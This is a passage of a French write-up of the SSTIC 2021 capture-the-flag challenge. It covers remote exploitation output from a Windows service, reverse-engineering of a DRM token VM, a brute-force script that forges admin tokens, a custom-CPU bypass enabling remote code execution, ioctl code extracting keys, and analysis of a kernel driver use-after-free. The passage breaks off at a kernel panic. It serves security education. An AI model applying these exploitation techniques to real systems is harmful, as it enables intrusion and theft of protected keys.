[*] Wanna read at: 0x00000081148ff6b6 (looking for 0x00007ff76b3e5e58)
[*] Found return address: 0x00000081148ff7d8
[*] Found return address: 0x00000081148ff7d8
[+] Writing ropchain at 0x00000081148f9fd0
[+] Overwriting new RSP ptr and RIP...
[+] Done... Jumping to the end!
[+] Interacting!
Goodbye
Microsoft Windows [Version 10.0.19042.870]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\users\challenge\mazes\83ec4dbdc96c226a487559833f62d193>
```

Figure 9: Exécution de l'exploit sur la cible distante

L’exploit est terminé et fonctionne en remote, il n’y a plus qu’à chercher des données à exfiltrer. Mais on se rend compte très vite que l’environnement est plutôt restreint :

```
Microsoft Windows [Version 10.0.19042.870]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\users\challenge\mazes\83ec4dbdc96c226a487559833f62d193>dir
dir
Access is denied.

C:\users\challenge\mazes\83ec4dbdc96c226a487559833f62d193>powershell.exe
powershell.exe
Not enough quota is available to process this command.

C:\users\challenge\mazes\83ec4dbdc96c226a487559833f62d193>cd ..
cd ..
Access is denied.

C:\users\challenge\mazes\83ec4dbdc96c226a487559833f62d193>
```

Figure 10: Échec d'exécution de commandes à distance

Une solution a été d’exécuter *powershell.exe* directement et celui-ci permet de lister les dossiers librement. On trouve alors un fichier zip dans `C:\users\challenge\Desktop\DRM.zip` que l’on peut extraire.

L’extraction n’est pas triviale si on passe par un système interactif comme telnetlib, car cela provoque la conversion des caractères ‘\n’ en ‘\r\n’. En exécutant directement la commande ‘type’ (sans passer par un mode interactif), on peut récupérer le fichier zip intact.

```
[antide@nucleus sstic_2021 ]$ unzip -l DRM.zip
Archive:  DRM.zip
  Length      Date    Time    Name
---------  ---------- -----   ----
        0  2021-04-01 22:39   DRM/
      594  2021-04-01 22:39   DRM/Readme
    79088  2021-04-01 22:32   DRM/libchall_plugin.so
 14021369  2021-04-01 22:29   DRM/DRM_server.tar.gz
```

Il est possible de se précipiter sur le fichier Readme dans le but de lire le flag, le valider et aller se coucher, mais malheureusement, bien que l'épreuve 2 soit terminée, il faudra se plonger dans l'étape suivante pour trouver le flag.

L'exploit complet est disponible en Annexe 1 : Exploit Windows.

3. Attaque de la solution DRM

L'étape précédente a permis de mettre la main sur le serveur de la solution DRM mentionnée dans l'énoncé de l'épreuve !

Le fichier Readme nous indique ceci :

```
Here is a prototype of the DRM solution we plan to use for SSTIC 2021.
It's 100% secure, because keys are stored on a device specifically designed
for this. It uses a custom architecture which garantee even more security!
In any case, the device is configured in debug mode so production keys can't
be accessed.

The file DRM_server.tar.gz is the remote part of the solution, but for now we
can't emulate the device, so some feature are only available remotely.

The file libchall_plugin.so is a VLC plugin that will allow you to test the
solution,
if you ever decide to install Linux :)

Trou
```

Il s'agit donc de comprendre comment fonctionne le serveur de DRM et comment le plugin VLC interagit avec.

3.1. Découverte de l'architecture

La première chose évidente est de tester le plugin. On peut installer le plugin dans le dossier `/usr/lib/vlc/plugins` de son système Linux préféré et exécuter VLC. On remarque un nouvel onglet « Chall media service », on clique dessus et on peut observer le résultat en Figure 11. On y trouve le flag de l'étape précédente : SSTIC{8b3cd21b2bba44c680b9533f781c249}.



Figure 11: Vue du plugin VLC de DRM

Le serveur distant est fourni sous la forme d'une machine virtuelle QEMU, qui contient un serveur « service » qui écoute sur le port 1337 et communique avec un module kernel qui transmet les données à un périphérique PCI[10].

Après inspection dans IDA du plugin VLC et du serveur distant, on convient de l'architecture illustrée en Figure 12. Chaque fichier du serveur distant est composé des attributs suivants :

- Nom de fichier distant
- Nom de fichier réel
- Type de fichier
- Permissions requises sous la forme d'un entier non signé de 64 bits
- Identifiant de fichier sous la forme d'un entier non signé de 64 bits

10 https://en.wikipedia.org/wiki/Peripheral_Component_Interconnect



Figure 12: Architecture de la solution DRM

Les fichiers vidéo sont chiffrés avec AES 128 en mode CTR, et la clé nous est fournie par le serveur de clé distant. Le processus de déchiffrement d'une vidéo (ou d'une liste de fichiers) se passe de la façon suivante :

- Téléchargement d'une bibliothèque *guest.so* (dont la durée de vie est 1h)
- Appel de la fonction de génération de token située dans *guest.so* avec l'identifiant de fichier en paramètres
- Envoi du token au serveur de clé
- Réception de la clé unique de déchiffrement du fichier vidéo

Il semble alors évident de s'intéresser à la génération de token pour comprendre comment la notion de permission y est inscrite. À aucun moment dans le processus la notion de permission n'est prise en compte, ce qui laisse songer que toute la logique se situe dans la bibliothèque *guest.so* responsable de la génération du token.

3.2. Génération de token

La bibliothèque *guest.so* est assez simple et se compose de 3 fonctions majeures :

- UseVM utilisée pour générer le token
- GetIdent utilisée pour retourner le timestamp correspondant à la bibliothèque (permet de vérifier sa validité)
- GetPerm utilisée pour retourner la permission associée à la bibliothèque (0xffffffffffffffff dans notre cas en tant qu'invité)

Chacune de ces fonctions va en fait appeler la même fonction avec des données en entrée différentes, et cela correspond à l'exécution d'une machine virtuelle.

3.2.1. Rétro-ingénierie de la machine virtuelle

La détection de la machine virtuelle est assez immédiat, le schéma est tout à fait classique :



Figure 13: Graphe de flot de contrôle de la machine virtuelle

On remarque bien une structure de type « Fetch, Decode, Execute ». Après une inspection rapide, on peut voir que les handlers d'opcode sont assez simples et peu nombreux. En faisant une comparaison avec une deuxième bibliothèque *guest.so*, on peut voir quelques différences. Premièrement, le bytecode est différent et pour cause, les opcodes des instructions le sont aussi. Si on commence à désassembler le bytecode de la machine virtuelle statiquement, on peut vite se rendre compte qu'il n'a aucun sens. Une fonction est appelée au chargement de la bibliothèque et va se charger de déchiffrer le bytecode.

Une fois le bytecode déchiffré récupéré, il est toujours différent en fonction de la bibliothèque *guest.so* inspectée, mais en commençant à désassembler le contenu, on remarque que les instructions sont identiques. On peut espérer que ce sera le cas pour tout le code, et se concentrer sur une seule machine virtuelle.

Finalement, la rétro-ingénierie de la machine virtuelle se fait sans trop d'encombres et on peut s'intéresser au contenu du code lui-même.

3.2.2. Rétro-ingénierie du bytecode

Le code de la VM s'articule de la façon suivante :

```
0x000000 e6                JMP 0x5244b
0x05244b d50000            LDA R0, 0x0
0x05244e 1e0001            LDI R1, 0x0
0x052451 e4                JNE R1, R0, 0x5245d
0x05245d 1e0101            LDI R1, 0x1
0x052460 e4                JNE R1, R0, 0x5246c
0x05246c 1e0201            LDI R1, 0x2
0x05246f e4                JNE R1, R0, 0x5247b
0x05247b 1e0301            LDI R1, 0x3
0x05247e e4                JNE R1, R0, 0x5248a
0x05248a 1e0401            LDI R1, 0x4
0x05248d e4                JNE R1, R0, 0x52499
0x052499 1e0501            LDI R1, 0x5
0x05249c e4                JNE R1, R0, 0x268701
0x268701 3b                RET 0x1
```

Les instructions ont été nommées arbitrairement avec la signification suivante :

- **JMP** : Saut inconditionnel à l'adresse cible
- **LDA** *RD*, *OFF* : Chargement de l'octet à l'index *OFF* de l'argument utilisateur donné à la VM
- **LDI** *RD*, *IMM* : Chargement d'un immédiat *IMM* dans le registre *RD*
- **JNE** *RD*, *RS*, *OFF* : Saut à l'adresse *OFF* si la valeur des registres *RS* et *RD* sont égales
- **RET** IMM : Extinction de la VM avec le code d'erreur *IMM* (1 indiquant une erreur)

La VM dispose donc de 5 fonctions dont :

- Fonction 0 : « UseVM »
- Fonction 1 : « GetPerm » retourne la permission associée à la bibliothèque
- Fonction 2 : « GetIdent » retourne le timestamp associé à la bibliothèque

Les autres n'étant a priori pas utiles pour la résolution du challenge, elles n'ont pas été étudiées. On peut remarquer d'emblée que le code est en fait identique pour toutes les bibliothèques *guest.so* téléchargées, il est donc possible d'automatiser la rétro-ingénierie de celles-ci. L'algorithme est un algorithme de chiffrement qui prend une entrée sur 128 bits et retourne une sortie sur 128 bits également. L'algorithme ne va jamais utiliser les 64 bits supérieurs (initialisés à 0) et les 64 bits inférieurs correspondent à l'identifiant de fichier auquel l'utilisateur veut accéder. À partir de ces informations, il est possible d'en déduire que l'information de permission est stockée quelque part dans les constantes de l'algorithme. Il se déroule de la façon suivante (pseudocode) :

```
def algo():
    LDB_8A()
    XOR()
    LDB_8C()            # First write in the upper 64 bits

    pat2()

    for _ in range(2):
        pat1()
        pat2()

    BIG_FLPX()

    for _ in range(3):
        pat1()
        pat2()

    BIG_FLPX()

    for i in range(3):
        pat1()
        pat2()
```

Les fonctions *LDB_8A*, *LDB_8C* et *BIG_FLPX* sont des permutations par rapport à des tableaux de constantes dans le code. La fonction *XOR* permet de mélanger les octets en cours de traitement entre eux, et les fonctions *pat1* et *pat2* sont des combinaisons de chargement de constantes et de mélange avec *XOR* qui agissent sur les 64 premiers bits et sur les 64 derniers bits respectivement. Tout ça ressemble fortement à une construction en réseau de Feistel[11].

En cherchant parmi les algorithmes de chiffrement existants (par exemple sur Wikipedia[12]), on trouve Camellia 128 qui est très proche de cet algorithme dans sa structure. Cependant, il semble que la matrice de linéarisation (le mélange mis en place par la fonction *XOR)* soit différente de celle de Camellia.

11 https://en.wikipedia.org/wiki/Feistel_cipher
12 https://en.wikipedia.org/wiki/Block_cipher#External_links (Voir « Block ciphers »)

L'objectif ici est d'extraire et modifier les informations afin de générer un token valide pour un fichier précis avec des permissions autres que les permissions « guest ». Finalement, en mettant à nouveau le nez dans le binaire « service », on remarque que la fonction 0 « check » permet de vérifier la validité d'un token mais surtout renvoie à l'utilisateur le token déchiffré !

On peut donc envoyer des tokens au serveur distant et voir à quel clair ils correspondent. On sait donc que les 64 bits supérieurs correspondent effectivement à la permission utilisateur, car avec un token valide on reçoit bien un clair sous la forme « ID fichier | permission ». Ainsi, la première utilisation des bits qui correspondent à la permission se fait dans la fonction *LDB_8C*. La solution a été d'injecter ici les valeurs pour remplacer les valeurs initiales 0 par une valeur contrôlée, vérifier que chaque octet influe bien un octet du clair indépendamment du reste, puis bruteforcer les 8 octets jusqu'à obtenir la permission « admin » qui vaut 8 octets nuls.

L'implémentation de la fonction de chiffrement est disponible en Annexe 2 : Implémentation de la fonction de chiffrement d'identifiant de fichier.

Le bruteforce se fait comme ceci :

```
        print('[+] Bruteforcing token...')
        cur_id = [0]*8
        for i in range(8):
            for j in range(256):
                cur_id[i] = j
                sig = crypto.algo(tfile, cur_id)   # Craft custom token
                plain = check_hsign(s, sig, ident) # Get the plain test with remote check
                print(hexlify(plain))
                if plain[8:][i] == 0:              # Check against 0 (admin permission)
                    print('Found a byte for admin permission!', hexlify(plain), cur_id)
                    break
```

Ceci nous permet de récupérer les fichiers du dossier « ambiance » et en particulier le flag pour l'étape 3.

```
$ cat 48e3847a2774bf900c2cda70503dab44e37b5cfe14e0367b555e246bf2e75943.enc.content
Musique pour les entractes

SSTIC{9a5914929b7947afbef39446aafacd35}
```

La vérification de permission se faisant avec une comparaison ≤, avoir un token administrateur (égal à 0) suffit pour accéder à tous les fichiers du système.

4. CPU inconnu

Malgré la permission administrateur obtenue précédemment, la vérification de permission dans la fonction qui retourne les clés de chiffrement interdit l'accès aux fichiers de l'utilisateur « admin ». De plus, un accès aux fichiers de production ne fonctionne pas car l'appareil est en mode debug. Cependant, la permission administrateur permet d'accéder à de nouvelles commandes (2 et 3) qui étaient jusqu'alors inaccessibles. La première fonction « 2 » permet d'exécuter du code d'une architecture inconnue et d'obtenir l'état des registres après exécution. La deuxième fonction « 3 » exécute un bytecode spécifique avec l'architecture inconnue, vérifie la sortie d'exécution et si le résultat attendu correspond à la chaîne composée de 48 octets 0xFF suivie de la chaîne `"EXECUTE FILE OK!"`, alors l'utilisateur peut envoyer un binaire ELF qui sera exécuté sur la machine distante. On sait que l'entrée utilisateur fait 0x50 octets et la sortie 0x40.

L'objectif est donc de comprendre l'architecture du CPU inconnu à partir d'un bytecode valide, puis de comprendre l'algorithme exécuté.

4.1. Reverse de l'architecture

Après exécution d'un code aléatoire, on obtient la sortie suivante :

```
---DEBUG LOG START---
Bad instruction
regs:
PC : 1000
R0 : 00000000000000000000000000000000
R1 : 00000000000000000000000000000000
R2 : 00000000000000000000000000000000
R3 : 00000000000000000000000000000000
R4 : 00000000000000000000000000000000
R5 : 00000000000000000000000000000000
R6 : 00000000000000000000000000000000
R7 : 00000000000000000000000000000000
RC : 00000000000000000000000000000000
stack: []
---DEBUG LOG END---
```

On comprend que l'architecture est composée de 10 registres de 128 bits dont 8 registres « General Purpose », 1 registre de « Program Counter » et un registre « Control Register ». Une pile (sans pointeur de pile) est disponible.

On peut remarquer que PC s'incrémente de 4 pour chaque instruction exécutée, et que la pile ne semble jamais utilisée, ce qui permet d'éliminer le fait que la machine sera « stack based ».

Une méthode pour comprendre rapidement le format d'une instruction est de modifier indépendamment les 4 octets d'une instruction existante. On se rend compte du format d'instruction suivant :

```
[0     3][4          7][8 10][11 13][14      15][16  23][24  31]
[OP SIZE][INSTR FAMILY][ ZF ][  RD ][ INSTR ID ][ ARG0 ][ ARG1 ]
```

Chaque instruction a une taille « OP SIZE » qui permet d'indiquer si l'instruction travaillera sur 1, 2, 4, 8 ou 16 octets. Le type d'instruction est donc régi par les bits de 4 à 7 et de 14 à 15.

On obtient alors le pseudocode suivant :

```
0x1000 4e014020 LOAD  16    R0, 0x2040
```

```
0x1004 421b0000 MOV   16    R6, 0x0000
0x1008 091b1000 EQ    1     R6, 0x0010
0x100c 0ce32410 JE    1     0x1024
0x1010 09020600 EQ0   1     R0, R6
0x1014 0c631c10 JE    1     0x101c
0x1018 4c03ac10 JNE   16    0x10ac
0x101c 001b0100 ADD   1     R6, 0x0001
0x1020 4c030810 JNE   16    0x1008

0x1024 4e050002 LOAD  16    R1, 0x200
0x1028 19620100 EQ0   2     R0, R1
0x102c 1c23ac10 JNE   2     0x10ac

0x1030 29411002 NMCMP 4     R0, 0x0210
0x1034 2ce33c10 JE    4     0x103c
0x1038 4c03ac10 JNE   16    0x10ac

0x103c 39212002 MCMP  8     R0, 0x0220
0x1040 3c23ac10 JNE   8     0x10ac

0x1044 45160500 XOR   16    R5, R5
0x1048 20170d07 ADD   4     R5, 0x070d
0x104c 27171000 SHR   4     R5, 16 (0x0010)
0x1050 2017000c ADD   4     R5, 0x0c00
0x1054 29020500 EQ0   4     R0, R5
0x1058 2c636010 JE    4     0x1060
0x105c 4c03ac10 JNE   16    0x10ac

0x1060 45160500 XOR   16    R5, R5
0x1064 20170601 ADD   4     R5, 0x0106
0x1068 27171000 SHR   4     R5, 16 (0x0010)
0x106c 20170f02 ADD   4     R5, 0x020f
0x1070 29020500 EQ0   4     R0, R5
0x1074 2c637c10 JE    4     0x107c
0x1078 4c03ac10 JNE   16    0x10ac

0x107c 19030804 EQ    2     R0, 0x0408
0x1080 1c638810 JE    2     0x1088
0x1084 4c03ac10 JNE   16    0x10ac

0x1088 421f0011 MOV   16    R7, 0x1100
0x108c 491f0013 EQ    16    R7, 0x1300
0x1090 4ce3a810 JE    16    0x10a8
0x1094 4e040700 LDR   16    R1, R7
0x1098 45060000 XOR   16    R1, R0
0x109c 4f040700 STR   16    R1, R7
0x10a0 401f1000 ADD   16    R7, 0x0010
0x10a4 4c038c10 JNE   16    0x108c
0x10a8 7d030011 CALL  128   0x1100
0x10ac 0b000000 RET   1
```

Il est possible de dumper la mémoire de la machine distante pour se rendre compte qu'on a :

- 0x100 : 4 constantes de 128 bits
- 0x200 : 3 constantes de 128 bits
- 0x1000 : le programme exécuté
- 0x2000 : l'entrée utilisateur

4.2. Reverse de l'algorithme et exécution de code

Le code précédent vérifie si les 16 derniers octets de l'entrée utilisateur (à 0x2040) correspondent bien à une certaine valeur qui doit vérifier plusieurs conditions, pour lesquelles l'unique candidat est la suite `[0x0e,0x03,0x05,0x0a,0x08,0x04,0x09,0x0b,0x00,0x0c,0x0d,0x07,0x0f,0x02,0x06,0x01]`.

La suite de l'algorithme va xorer les données en 0x1100 pour révéler un deuxième algorithme et l'exécuter.

Après rétro-ingénierie du second algorithme, on obtient le pseudocode en Annexe 3 : Implémentation d'une fonction de permutation.

L'algorithme peut être inversé facilement en inversant toutes les opérations binaires, et on peut inverser la chaîne 0xFF, 0xFF … suivie de `"EXECUTE FILE OK!"` et obtenir ceci : `expand 32-byte kb\xcc'=\xe8\x90U\x81\xc4\xfa\xc9\x1c\xbeE\x104\x1a\t\x16\xca\xfa\x05\x14\xf6\x80\xe4`J\xa8\x97\xba\xd4\xadb\xa0-\xcd\x9b5t\x87\xf6z\xb4q4\xb6\x97`.

On envoie notre entrée finale sur la machine distante, et bingo la machine affiche « good pass!! ».

Maintenant que l'on peut exécuter du code à distance, on peut écrire un programme qui se chargera de simuler une requête de demande de clé au périphérique branché en PCI sans avoir de contraintes de permissions.

```
#include <unistd.h>
#include <sys/syscall.h>
#include <stdio.h>

int main() {
	// Access file d603c7e177f13c40
	// unsigned char udata[] = "\x40\x3c\xf1\x77\xe1\xc7\x03\xd6\x00\x00\x00\x00\x00\
x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00";
	// Access file 75edff360609c9f7
	// unsigned char udata[] = "\xf7\xc9\x09\x06\x36\xff\xed\x75\x00\x00\x00\x00\x00\
x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00";
	// Access file 59bdd204aa7112ed
	unsigned char udata[] = "\xed\x12\x71\xaa\x04\xd2\xbd\x59\x00\x00\x00\x00\x00\x00\
x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00";
	int fd = open("/dev/sstic", 2);
	if (fd == -1) {
		printf("Failed to open device...\n");
		return 1;
	}

	/// Open session
	int v5[24] = { 0 };
	int r = ioctl(fd, 0xC0185305LL, v5);
	if (r == -1) {
		printf("Something went wrong\n");
	}

	/// Get key
	r = ioctl(fd, 0xC0185304LL, udata);
	printf("Ioctl returned %d\n", r);
	if (r == -1)
	{
		close(fd);
		return 1;
	}
	else
	{
```

```
            printf("All good!\n");
            for (int i = 0; i < 0x10; i++) {
                  printf("%02x", udata[i+8]);
            }
            printf("\n");
      }
      close(fd);
      return 0;
}
```

Une fois le programme compilé et linké statiquement, on peut l'exécuter à distance et récupérer la clé pour déchiffrer les fichiers de l'administrateur. On obtient le 4e flag : `SSTIC{377497547367490298c33a98d84b037d}`.

5. Activation du mode production

Après avoir été promu administrateur et avoir pu communiquer avec le périphérique PCI, il ne reste qu'un dossier à lire : le dossier de production qui est accessible que si le périphérique est en mode production. Malheureusement, le driver qui communique avec le périphérique PCI le passe en mode debug dès son ouverture et ne modifie jamais le mode plus tard.

```
1  __int64 __fastcall pci_probed(__int64 a1)
2  {
3    __int64 v1; // rax
4    __int64 result; // rax
5
6    printk("probed pci dev, trying read.\n");
7    v1 = pci_iomap(a1, 0LL, 0LL);
8    if ( v1 )
9    {
10     pci_dev = (pci_dev_t *)v1;
11     printk(byte_E73);
12     iowrite32(1LL, &pci_dev->debug_mode);       // Set debug mode to ON :(
13     result = 0LL;
14   }
15   else
16   {
17     printk(byte_E59);
18     result = 0xFFFFFFEDLL;
19     pci_dev = 0LL;
20   }
21   return result;
22 }
```

Figure 14: Initialisation du périphérique PCI dans le driver linux

Il va falloir rechercher une vulnérabilité dans le driver pour tenter de passer l'appareil en mode de production.

5.1. Recherche de vulnérabilité

Pour pouvoir passer l'entrée utilisateur et lire la sortie au périphérique PCI dans l'étape précédente, le driver va allouer des pages mémoire et permet à un utilisateur de les **mmap**[13]. Le driver va donc gérer la façon dont les pages mémoire sont partagées à un processus utilisateur, et gérer les différents cas de figures possibles pour garder trace de l'utilisation des pages et les libérer uniquement lorsque plus aucun processus utilisateur n'a de référence sur ces pages.

Dans le cas où un processus a des pages « mmapées[14]», un appel à **fork**[15] va provoquer le partage de la page au processus nouvellement créé. Le driver est responsable d'augmenter le nombre de références à la page pour ne pas libérer l'espace trop tôt. Si une suite de pages est partiellement munmap par un utilisateur, le driver peut libérer les pages qui n'ont plus de références, et déplacer les pointeurs de page dans sa structure interne. Tout semble parfait mais un bug est présent et permet d'être déclenché avec le scénario suivant :

13 https://man7.org/linux/man-pages/man2/mmap.2.html
14 Comme Kylian
15 https://man7.org/linux/man-pages/man2/fork.2.html

- Allocation d'une région de plusieurs pages via ioctl puis mmap pour y accéder depuis l'espace utilisateur
- Écriture dans une page pour appeler la fonction vm_insert_page et garder une référence sur la page
- Split de la région en deux, en appelant mumap pour supprimer une page au milieu de la région
- Appel à fork pour copier les références des pages splittées
- Lors du fork, la copie des régions est erronée

Lors du fork, la prise en considération de la région splittée est toujours présente, alors que le processus fils nouvellement créé n'a pas encore de notion de pages présentes. Cela a pour effet de garder une taille de région invalide, et d'obtenir une région de page de la forme [page0, page1, page2, page3] qui sera transformée en [page0, page2, page3, page3] tout en gardant une taille de 4. Ainsi, lors d'un appel à munmap, on déréférence deux fois la même page. À ce moment, notre page a 3 références (1 grâce au mmap, 1 grâce à l'écriture et vm_insert_page, et 1 en plus lors du fork). Un appel à munmap va alors diminuer le compteur de références à 1 et un appel à une suppression de la région va supprimer 1 seule référence. On peut continuer et procéder à :

- la suppression de toutes les pages dans le processus fils via munmap
- la suppression de la région dans le processus fils

On a alors accès à une page depuis un espace utilisateur pour laquelle le nombre de références est nul. On obtient un use-after-free (UAF) sur une page kernel. La page est donc dans une freelist et sera utilisée pour une prochaine allocation de page, alors qu'on y a toujours accès depuis notre programme utilisateur. Il est possible de vérifier ce comportement en allouant une nouvelle page directement avec la bonne ioctl vers le driver et écrire une donnée reconnaissable dedans. En lisant dans notre pointeur de page censée être libérée, on peut lire les données de la page fraîchement allouée.

5.2. Exploitation de Use-After-Free

Il ne semble pas possible de réutiliser la page directement en déclenchant une allocation de page via un appel à mmap, et ce même en allouant *beaucoup* de pages. On arrive à faire fuiter des informations intéressantes comme celles-ci après avoir fait 1000 appels à mmap :

```
0x8000000006d7d067, 0x8000000006d7c067, 0x8000000006d7b067, 0x8000000006d7a067
0x8000000006d79067, 0x8000000006d78067, 0x8000000006d77067, 0x8000000006d76067
0x8000000006d74067, 0x8000000006d73067, 0x8000000006d72067, 0x8000000006d71067
0x8000000006d70067, 0x8000000006d6f067, 0x8000000006d6e067, 0x8000000006d6d067
0x8000000006d6c067, 0x8000000006d6b067, 0x8000000006d6a067, 0x8000000006d69067
0x8000000006d68067, 0x8000000006d67067, 0x8000000006d66067, 0x8000000006d65067
0x8000000006d64067, 0x8000000006d63067, 0x8000000006d62067, 0x8000000006d61067
0x8000000006d60067, 0x8000000006d5f067, 0x8000000006d5e067, 0x8000000006d5d067
0x8000000006d5c067, 0x8000000006d5b067, 0x8000000006d5a067, 0x8000000006d59067
0x8000000006d58067, 0x8000000006d57067, 0x8000000006d56067, 0x8000000006d55067
0x8000000006d54067, 0x8000000006d53067, 0x8000000006d52067, 0x8000000006d51067
0x8000000006d50067, 0x8000000006d4f067, 0x8000000006d4e067, 0x8000000006d4d067
0x8000000006d4c067, 0x8000000006d4b067, 0x8000000006d4a067, 0x8000000006d49067
0x8000000006d48067, 0x8000000006d47067, 0x8000000006d46067, 0x8000000006d45067
0x8000000006d44067, 0x8000000006d43067, 0x8000000006d42067, 0x8000000006d41067
0x8000000006d40067, 0x8000000006dbf067, 0x8000000006dbe067, 0x8000000006dbd067
0x8000000006dbc067, 0x8000000006dbb067, 0x8000000006dba067, 0x8000000006db9067
0x8000000006db8067, 0x8000000006db7067, 0x8000000006db6067, 0x8000000006db5067
0x8000000006db4067, 0x8000000006db3067, 0x8000000006db2067, 0x8000000006db1067
```

On remarque un schéma particulier, ce qui semble être des pointeurs ont tous la même forme, et sont simplement décrémentés de 0x1000 (soit la taille d'une page). On peut tenter de modifier ces pointeurs en des valeurs arbitraires comme 0xffffffffffffffff pour obtenir le kernel panic suivant :

```
